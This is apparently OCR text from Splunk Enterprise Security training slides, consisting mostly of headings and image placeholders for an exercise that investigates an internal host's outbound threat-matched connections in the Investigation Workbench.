
Threat Framework

local_ip_intel




splunk> turn data into doing


Asset Center via Workflow Actions



Asset Center via Navigation Menu



A & I Framework



Exercise #3 – Investigate src 172.16.50.200 from Workbench

https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel

Investigate **172.16.50.200** doing outbound connections to threat match:


- Explore endpoint, authentication, and network activity (especially web activity)
- Note any interesting or suspicious activity on the timeline

Leverage open source intelligence for questionable URLs, http referrers, IP addresses, syntax, etc.

Don’t forget to change the Investigation Workbench time to **all time** if you navigated away during the last section!

Threat Framework


Threat Activity Detected



Threat Framework

Add artifact


172.16.50.200



Threat Framework

Investigation Workbench


Endpoint Data tab



splunk> turn data into doing

Threat Framework


Authentication Data



Threat Framework

Network Data


Web Activity



Threat Framework


Web Activity

Suspicious URLs

